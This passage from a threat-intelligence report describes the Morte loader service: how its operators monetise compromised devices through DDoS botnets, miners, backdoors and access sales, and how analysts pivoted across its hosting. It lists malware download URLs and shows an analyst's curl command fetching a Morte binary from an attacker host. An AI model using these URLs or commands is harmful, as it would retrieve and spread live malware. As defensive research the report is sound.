
Mirai Correlation

The samples extracted for different architectures, as well as the bootstrap, are often tagged as Mirai despite not having similar sizes or functionalities, usually being mistaken due to shared strings in certain functions.

AliCloud	DDoS:Linux/Mirai.AC8PHU	ALYac	Trojan.Linux.Mirai.1
Arcabit	Trojan.Linux.Mirai.1	Avast-Mobile	ELF:Mirai-CZJ [Trj]
Avira (no cloud)	LINUX/AVI.Mirai.suedb	BitDefender	Trojan.Linux.Mirai.1
CTX	Elf.backdoor.mirai	Cynet	Malicious (score: 99)
DrWeb	Linux.Siggen.9694	Elastic	Linux.Trojan.Gafgyt
Emsisoft	Trojan.Linux.Mirai.1 (B)	eScan	Trojan.Linux.Mirai.1
ESET-NOD32	A Variant Of Linux/Mirai.DPJ	Fortinet	ELF/Condi.CDB!tr.botnet

Imprecise malware taggings of Morte as Mirai

However, the confusion and correlations arise both from shared infrastructure and from the LaaS's post-exploitation relationship with Mirai, as well as a similar naming structure for multi-architecture binaries like <name>.<architecture>.



Correlation of Morte & Mirai structures

Even so, when comparing samples dedicated to the same architectures, they do not share functions or size, only operational similarities and occasional identical strings, and they serve very different purposes.

Post-Exploitation

Once the Morte Loader establishes a foothold and completes device fingerprinting, the compromised system enters the post-exploitation phase. Unlike traditional malware operations, where a single actor controls all compromised devices, the Loader-as-a-Service model creates a multi-tenant environment in which different customers deploy specialized payloads tailored to device capabilities and monetization strategies.

This phase is directly related to generating revenue for both infrastructure operators (Level 1) and botnet operators (Level 2), transforming compromised devices into profitable assets through multiple exploitation strategies, and depending on the information obtained, it will be used for TIER 3 where it can be monetized via more direct customer services, such as the sale of credentials as an IAB.

As mentioned earlier, depending on the type of device obtained during the "ReplyDeviceInfo" phase, and based on elements such as CPU, bandwidth, or whether it belongs to a significant domain, it will carry weight in the decision of which tool to deploy later in this phase, or in the case of more actionable data such as credentials, it will influence other follow-on actions.




Image depiction of post exploitation phases

RondoDoX: DDoS Botnet

RondoDoX is a modular botnet and/or payload family that targets layers 3, 4, and 7, optimizing specific vectors related to L3/L4 attacks (TCP/UDP floods, amplification) as well as L7 vectors (HTTP/HTTPS floods, slow POST/GET, connection exhaustion). Unlike Mirai, its design prioritizes per-node capacity and attack efficiency, seeking more sophisticated payloads that better exploit the target device's bandwidth and HTTP concurrency, so a very large node network is less necessary.

Why RondoDoX is Used Following the Morte Loader

- **Per-node efficiency**, some payloads extract greater attack capacity from each device, covering more attack surface and maximizing each node's performance. They utilize techniques such as HTTP/2 or persistent connections to increase attack power per client.
- **Profitability**, its efficiency compared to other botnets, lies in needing fewer nodes and delivering higher-quality operations per node, making it more optimal and maximizing operational profits.
- **Sales to customers**, operators also rent DDoS campaigns with panels and metrics, enabling scalable operations rather than focusing only on execution.
- **Modularity allows for the deployment of** specialized components for specific attacks, enabling operation flexibility and adaptability to market demands, thereby tailoring solutions to each client's needs.

An affiliate, after using Morte, when the affected device is reported as having high bandwidth or low latency, presents an optimal scenario for deploying RondoDoX

Operational and Business Implications

RondoDoX can be used in TIER 2 where an affiliate runs this botnet to perform DDoS attacks, or it can operate in TIER 3 where devices are contracted for one-off attacks or time-based subscriptions, rentable by time, target, or number of nodes.

This botnet is more optimized and requires less massive propagation like Mirai does, so although it still poses detection risk by traffic volume, it can be stealthier than some competitors.

Mirai: IoT Botnet

Mirai is a malware family focused on IoT that aims to create large botnets through automatic propagation. It can scan and detect devices with exposed services (Telnet/SSH/TR-069, etc.), and it uses weak default credentials or known vulnerabilities to deploy small binaries that install and connect to a C2. Modern variants incorporate more vectors (exploits, stolen credentials) and offer limited persistence depending on the device.

Why Mirai is Used is Used Following the Morte Loader

- **Volume**, Mirai is an inexpensive and effective way to maintain a large inventory of nodes, many of which are low-cost and useful for massive DDoS and bulk sales, delivering wide reach.
- **Cost**, although noisier in terms of traffic volume than RondoDoX, allows for the compromise of thousands or millions of “low-cost” devices, creating a very large network at an affordable per-node cost.
- **Scalability**, due to its self-propagation capability across routers, cameras and home gateways, it can detect other devices and expand its node pool, improving operational and monetary value for affiliates (it can scan roughly 1k–5k IPs currently), depending on the node it can self-replicate enabling scanning and attacking, offering dual functions that multiply its value because it can serve to perform attacks and to discover other devices for operators to use in other services (IAB, backdoor, etc.), depending on the node type.

If Morte detects devices with high propagation potential (many peers, exposed management interfaces), it installs Mirai to scale quantity rather than quality, useful for tasks requiring a large number of nodes at lower per-device cost.

Operational and Business Implications

Mirai, like RondoDoX, can be used in TIER 2 or TIER 3, depending on client needs.

However, Mirai grows much faster than RondoDoX, which enables a larger sales margin and node inventory that directly impacts the botnet’s business. Reliability is often lower because some IoT systems reboot or lose the payload, so Mirai relies on quantity to absorb node losses when a botnet is needed for mass attacks or large simultaneous device usage by affiliates.

Miners

Miners are malware that run a mining client (for example, Monero), optimized for the device architecture. They send hashes to a pool, directly or via proxies. Loaders download architecture-specific binaries and launch processes that utilize CPU/GPU resources to perform mining and generate the cryptocurrency.

Why Miners are Used Following the Morte Loader

- **Passive monetization**, an indirect operation that generates income while the device is online, requiring no intervention beyond computation and energy costs
- **Low visibility**, if consumption is moderate it can go unnoticed by home users and even some companies, operators often implement stealth techniques such as mining at night or masquerading as system processes
- **Low risk**, with correct techniques the operation yields currency to a wallet, losing a node (by reboot or similar) only stops generation on that node, but does not erase previously generated gains

Devices reported with computing capacity (many CPU threads, powerful GPUs, etc.) present a major opportunity as mining nodes.

Operational and Business Implications

Mining allows affiliates to operate large ghost device networks, generating cryptocurrency passively and depositing it into multiple wallets with minimal exposure.

Market prices for certain cryptocurrencies allow affiliates to obtain high returns at a low per-device cost, with the primary risk being detection or node failure, which would only slow down earnings. LaaS operators maintain client infrastructure, ensuring scalability and mutual profit between the criminal operator and the affiliate, at the expense of victim resources, which may suffer from overheating or premature hardware failures due to sustained load.

Backdoors

After a LaaS deployment, backdoors may be implanted to ensure continued access or to intercept and manipulate traffic passing through the compromised device. Components can include DNS rewriting, reverse tunnels, modified NAT rules, or packet capture/forwarding modules. This strategy enables operators or affiliates to gain access to an organization of interest, making it particularly useful for ransomware gangs or espionage-focused groups.

Why Backdoors are Used Following the Morte Loader

- **Strategic access**, a router, gateway or vulnerable device offers visibility and pivoting into internal networks, potentially serving as the initial step toward a larger compromise.
- **Espionage and collection**, depending on the device, a passive approach can capture credentials, session data, and enable content injection (waterholing).
- **A platform for secondary attacks**, backdoors can be used to deliver or deploy ransomware, perform lateral movement, and enable advanced persistence.

Devices that are not strictly IoT but that belong to an organization or contain residual company data can be high-value assets, chosen by criminals to pivot internally, act as jump hosts, or support attacks, enabling

encrypted communications to a C2 controlled by the affiliate, from which they can issue commands or load additional binaries.

Operational and Business Implications

Deploying a backdoor gives the operator or affiliate deeper strategic value, providing node-level information (possible credentials, traffic) that can be exploited to gain further access. Depending on the backdoor type, detection and monitoring can be complex, making remediation difficult, and providing a long-term entry point for criminals who can use this information to access and deploy tools in other companies, or sell the data on underground markets for espionage-focused adversaries.

Access Sales

From a TIER 3 perspective, operators can sell data or direct access obtained from compromised devices, functioning as an IAB, offering credentials to corporate environments that have high black-market value and can be used by criminal or espionage groups, albeit in a less operationally involved manner.

Why Accesses are Sold After Morte Loader Deployment

- **High per-unit value**, unlike RondoDoX or Mirai, the per-node value is significantly higher if the node is within a relevant domain, making corporate access worth far more than hundreds of home devices.
- **One-time high-payoff model**, selling a single privileged access can generate immediate, significant profits for the Morte operators.
- **Feedback loop**, Morte, like other LaaS and MaaS platforms, rewards affiliates for locating valuable devices, allowing them to provide high-value devices that are resold for access.

The access-for-sale model is especially dangerous, as operators supply other criminals with direct entry points to vulnerable infrastructures, enabling ransomware gangs and a wide range of Threat Actors and APTs to gain immediate footholds, depending on the victim's profile.


Operational and Business Implications

Morte can detect interesting devices in corporate networks, collecting credentials and exposed services, building large datasets of nodes that can be exploited to discover the information needed to access a target infrastructure.

This operation generates high profits per node or per credential, facilitating third-party attacks and enabling the sale of unitary items such as hostnames, architecture, and available services, while creating traceability gaps. LaaS operators perform the initial compromise and data collection, but subsequent access and operations are executed by other criminal groups.


Pivoting

As seen in previous sections, the LaaS, after exploitation, maintains communication with a domain or IP usually controlled by the attacker. In an OpenDir format, it exposes both the bootstrap script and, in a separate folder whose name changes periodically, the Morte Loader binaries, which have also been intermittently modified:




OpenDir listings showing the bootstrap script alongside a rotating folder of Morte loader binaries, each compiled for different architectures and updated over time.


The vast majority of these domains belong to different ASNs, hostnames, and even organizations, showing a highly variable infrastructure:



Domain information #1




Domain information #2



Domain information #3

At the file level, several bootstrap scripts were obtained to analyze their content. These samples were used to pivot toward similar ones, leading to more indicators from which Morte downloads were being attempted:



URL

http://alphac2.xyz/00101010101001/morte.x86

http://176.65.148.92/00101010101001/morte.x86

http://185.213.240.242/bins/morte.x86

http://vipcncnetwork.com/bins/morte.x86

http://37.114.50.115/bins/morte.x86

http://104.164.110.7/morte.x86

http://104.164.110.7/bins/morte.x86

http://194.26.192.12/morte.x86

http://194.26.192.12/bins/morte.x86

Discovered domains and addresses

The patterns are changing and the adversary uses different file names and paths. Some of the most commonly used are as follows:

```
http://<ip>/morte.<arch>
http://<ip>/bins/morte.<arch>
http://<ip>/hiddenbin/Space.<arch>
http://<ip>/labello.<arch>
http://<ip>/main_<arch>
http://<ip>/00101...<redacted>/<RandomName>.<arch>
```


Most of these devices have a short lifespan, so both the files hosted there and the underlying infrastructure rotate frequently.

```
C:\Users [redacted]>curl -O http://176.65.148.92/00101010101001/morte.x86
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
  0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0
curl: (56) Recv failure: Connection was reset
```

Attempt to fetch a Morte binary from an open directory fails due to the server closing the connection.


Nevertheless, file-level correlations show a significant number of similarities, thanks to the use of YARA rules, which helped uncover more domains and IPs linked to the Morte Loader distribution.

Additionally, an effort was made to locate infrastructures similar to those previously found, taking into account their specific characteristics and the contents of the active OpenDirs:




Shodan search result for similar infrastructures

More active portals were quickly discovered, leading to other addresses and additional hashes related to Morte, whose variations, once again, were minimal compared to the previously analyzed sample:

